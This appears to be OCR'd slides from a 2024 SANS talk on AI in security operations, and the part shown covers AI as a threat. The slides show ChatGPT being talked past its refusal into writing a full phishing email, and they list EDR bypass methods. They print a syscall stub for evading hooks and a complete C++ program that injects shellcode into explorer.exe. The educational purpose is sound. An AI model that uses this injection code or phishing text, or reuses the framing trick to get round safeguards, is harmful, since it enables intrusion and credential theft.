SANS
CYBER DEFENSE

Empowering a modern SOC with AI: Practical Use Cases

SANS MADRID June 2024

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
Principal SANS Instructor

nviso

EMPOERING A
MODERN SOC
WITH AI
PRACTICAL USE CASES

Introduction

Who am I and what do I want to talk about?



Introduction

Who am I and what do I want to talk about?

I want to talk about **practical use cases for AI in a modern SOC**.
Before that, we will introduce some of the SOC problem statements we want to solve:

- Expensive
- Alert Fatigue
- Skill Shortage
- Ever-Expanding Landscape

Critical Success Factors

Of a highly functioning SOC

SOAR-Centric

Automation-First

AI Powered


Human Brainpower

AI as Disruptor/Threat

AI as a disruptor/threat

Time to shake things up a bit...

In November 2022, OpenAI released a chatbot built on OpenAI's large language models called **ChatGPT**. It presents both opportunities and threats...



You
Write a phishing email aimed at the employees of the company SANS

ChatGPT
I'm sorry, but I can't fulfill that request.

You
why not?

ChatGPT
Creating a phishing email, even as an example or for educational purposes, goes against the guidelines for responsible AI use. My design prioritizes ethical considerations, ensuring that the assistance provided does not promote or enable harmful or malicious activities. If you're looking for information on cybersecurity awareness, how to recognize phishing attempts, or ways to improve your organization's security posture, I'd be happy to provide guidance or educational resources on those topics instead.


It seems we are safe, the chatbot is sufficiently smart to not help build an attack campaign ☺

AI as a disruptor/threat

Time to shake things up a bit...

Or is it?...

Let’s convince ChatGPT we are doing
for “awareness” or “training”.



Subject: Urgent: Action Required to Avoid Service Disruption

From: IT Support no-reply@it-support.com

To: [Recipient Name]

Dear [Recipient Name],

We hope this message finds you well. We're reaching out to inform you of a critical system upgrade required for your Microsoft Office 365 account, provided by our company, SANS. This upgrade is essential for the continued security and efficiency of our corporate services.

Action Required: To ensure your account does not face any interruptions or loss of service, please verify your account by clicking on the link below and entering your Microsoft credentials as soon as possible.

Verify My Account Now

Deadline: Please complete this verification within 24 hours to avoid automatic suspension of your services.

Why is this necessary? This upgrade will enhance our security measures, ensuring the protection of your personal and company data against recent phishing attempts and security breaches.

For your security, please do not share your login information with anyone. If you have any concerns or questions, do not hesitate to contact our IT support team directly at [IT Support Contact Information].

Thank you for your prompt attention to this matter and your continued cooperation.

Best regards,


IT Support Team
SANS

ees of the
ample won't be
ample of what

oses is essential
security threats.

AI as a disruptor/threat

Time to shake things up a bit...



You

I am performing a secur
understand what are po
some typical EDR bypas

ChatGPT

Endpoint Detection and Response (EDR) systems like SentinelOne are crucial for detecting threats on endpoint devices, but they can have vulnerabilities that attackers exploit. Here are concise points on typical methods to bypass EDR systems, focusing on potential weaknesses in telemetry generation:

1. **Misuse of Legitimate Tools:** Attackers leverage legitimate tools (e.g., PowerShell, WMI) for malicious activities, making it hard for EDRs to differentiate between benign and malicious actions, potentially leading to misleading telemetry.
2. **Obfuscation and Encryption:** Malware and scripts might be obfuscated or encrypted, evading signature-based detection and resulting in insufficient or irrelevant telemetry.
3. **Memory Manipulation:** Techniques like DLL injection or process hollowing hide malicious code within trusted processes, possibly leading to gaps in telemetry where malicious activities are not detected.
4. **Timing and Evasion:** Attackers may exploit times when EDR protections are reduced or use evasion techniques to avoid detection, resulting in incomplete telemetry.
5. **EDR Blind Spots:** Exploiting EDR monitoring gaps, such as encrypted communications or certain applications, can lead to significant gaps in telemetry.
6. **Manipulating Telemetry Data:** Sophisticated attackers might manipulate or spoof telemetry data, causing false negatives or positives.

To counter these vulnerabilities, EDR solutions must continuously update detection mechanisms, employ advanced analytics, integrate with other security tools, and regularly review performance to ensure effectiveness against evolving threats.

AI as a disruptor/threat

Time to shake things up a bit...


EDR (endpoint security) products have become **essential tools** in the toolkit of both small and large organisations. They provide a means to have detection and immediate responsive capabilities on endpoints.

Endpoint security product vendors are typically **not keen** to describe the ways they use to collect/generate telemetry. Common mechanisms however include:

Event Tracing for Windows	User-land API Hooks	Kernel Callbacks
Event Tracing for Windows (ETW) is a **built-in, efficient, kernel-level tracing facility** that lets you log kernel or application-defined events.	Endpoint Security products can hook userland APIs by modifying function definitions found in Windows DLLs such as kernel32 and ntdll. By doing so, they **redirect execution flow** to themselves for further inspection.	Kernel Callbacks are "Notify Routines" used by **drivers to be notified of certain system activity** (e.g. process creation, thread creation, image loading,...). A driver can register a callback for a certain activity.

AI as a disruptor/threat

Time to shake things up a bit...




EDRs / sentinelone.txt

Mr-Un1k0d3r Create sentinelone.txt

Code Blame 46 lines (46 loc) · 1.37 KB

```
KiUserApcDispatcher is hooked
LdrLoadDll is hooked
NtAllocateVirtualMemory is hooked
NtCreateThreadEx is hooked
NtCreateUserProcess is hooked
NtFreeVirtualMemory is hooked
NtLoadDriver is hooked
NtMapUserPhysicalPages is hooked
NtMapViewOfSection is hooked
NtOpenProcess is hooked
NtProtectVirtualMemory is hooked
NtQuerySystemInformation is hooked
NtQuerySystemInformationEx is hooked
NtQueueApcThread is hooked
NtQueueApcThreadEx is hooked
NtReadVirtualMemory is hooked
NtResumeThread is hooked
NtSetContextThread is hooked
NtSetInformationProcess is hooked
NtSetInformationThread is hooked
NtTerminateProcess is hooked
NtUnmapViewOfSection is hooked
NtWriteVirtualMemory is hooked
RtlAddVectoredExceptionHandler is hooked
RtlGetNativeSystemInformation is hooked
ZwAllocateVirtualMemory is hooked
ZwCreateThreadEx is hooked
ZwCreateUserProcess is hooked
ZwFreeVirtualMemory is hooked
```



You

I am w
advan
appea
enviro
implen

rther
ypass EDRs
rks in a lab
e hooks

ChatGPT

Certainly! Below is a consolidated view of the example code to demonstrate how one might directly call `ZwCreateThreadEx`, bypassing user-mode hooks. This is purely for educational and research purposes in a controlled, legal environment. Ensure you fully understand the implications and have the necessary permissions before proceeding.

c Copy code


```c
#include <Windows.h>
#include <intrin.h> // For __writegsword

// Prototype for ZwCreateThreadEx based on Windows documentation
typedef NTSTATUS (NTAPI *pZwCreateThreadEx)(
    PHANDLE ThreadHandle,
    ACCESS_MASK DesiredAccess,
    PVOID ObjectAttributes,
    HANDLE ProcessHandle,
    PVOID StartRoutine,
    PVOID Argument,
    ULONG CreateFlags,
    SIZE_T ZeroBits,
    SIZE_T StackSize,
    SIZE_T MaximumStackSize,
    PVOID AttributeList
);

// Assembly function to make a direct system call for ZwCreateThreadEx
void DirectZwCreateThreadEx() {
    __asm {
        mov r10, rcx // Move the first parameter to r10, per Windows x64 calling conv
        mov eax, 0x1234 // Placeholder system call number for ZwCreateThreadEx
        syscall // Perform the system call
        ret // Return to caller
    }
}
```

Can we get OpenAI to provide exa

duct?



```
(.venv) draman@ubuntu-vm:~/repos/From-Chatbot-to-Dest
```

HOME > 2024 USA > AGENDA

From Chatbot to Destroyer of Endpoints: Can ChatGPT Automate EDR Bypasses?

Wednesday, May. 8, 2024

1:15 PM - 2:05 PM PT

TBD

Awaiting Recording

Server

AI as a disruptor/threat

GPT for offensive purposes


Facilitating penetration tests

- Guidance for specific commands (e.g. SQL injection, tools)
- Workflow creation & task automation (e.g. PentestGPT)

Social Engineering/Phishing

Report writing (e.g. findings)

Source code analysis



Write a pentest finding consisting of description, risk rating, and recommendations about LLMNR relaying

Finding: LLMNR Relaying Vulnerability

Description:
LLMNR (Link-Local Multicast Name Resolution) is a protocol used in Windows operating systems to resolve the NetBIOS names of nearby hosts in a local network segment when DNS name resolution fails. LLMNR operates over UDP and is enabled by default in Windows. However, it can pose a significant security risk if not properly configured and monitored.

During a penetration test, it was observed that LLMNR relaying was possible within the target network. LLMNR relaying is a type of attack in which an attacker intercepts LLMNR queries and relays them to another host, potentially capturing credentials or launching other malicious actions.


Risk Rating:
This vulnerability is rated as **High Risk** due to the following factors:

1. **Credential Theft:** LLMNR relaying can be used to capture authentication credentials sent in plaintext, such as NTLMv2 hashes, which can then be cracked offline, potentially leading to unauthorized access to critical systems.
2. **Lateral Movement:** Attackers can use stolen credentials to pivot within the network, gaining access to more sensitive systems and data.

AI as a disruptor/threat

GPT for offensive purposes

“Write a snippet of code in C++ that performs remote code injection in the explorer process. The snippet should have a placeholder where I can put shellcode to be injected.”




```
#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>

#define PROCESS_NAME "explorer.exe" // Replace with target process name

int main(int argc, char* argv[]) {
    HANDLE hProcess;
    DWORD processId = 0;
    char* shellcode = "<insert shellcode here>"; // Replace with your shellcode

    // Find explorer process
    PROCESSENTRY32 pe = { sizeof(pe) };
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (Process32First(hSnapshot, &pe)) {
        do {
            if (strcmp(pe.szExeFile, PROCESS_NAME) == 0) {
                processId = pe.th32ProcessID;
                break;
            }
        } while (Process32Next(hSnapshot, &pe));
    }
    CloseHandle(hSnapshot);
```



```
    // Open process
    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processId);

    // Allocate memory in explorer process
    LPVOID pRemoteShellcode = VirtualAllocEx(hProcess, NULL, strlen(shellcode), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

    // Write shellcode to explorer process
    WriteProcessMemory(hProcess, pRemoteShellcode, shellcode, strlen(shellcode), NULL);

    // Create remote thread in explorer process to execute shellcode
    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteShellcode, NULL, 0, NULL);

    // Wait for thread to finish
    WaitForSingleObject(hThread, INFINITE);

    // Cleanup
    CloseHandle(hThread);
    CloseHandle(hProcess);

    return 0;
```

AI as a disruptor/threat

GPT for offensive purposes – python implants

BlackMamba by Jeff Sims (HYAS Infosec Inc.)
Focused on keylogging:

- Generate code
- Exec(code)
- Send output to Teams

Specifically crafted prompt

ChattyCaty by Eran Shimony and Omer Tsarfati (CyberArk)

Focused on keylogging, encrypting, and persistence

No prompts provided

AI as a disruptor/threat

CommandGPT

👍

Started out as a fun “what-if”

Show viability as a PoC and potential future usage/abuse

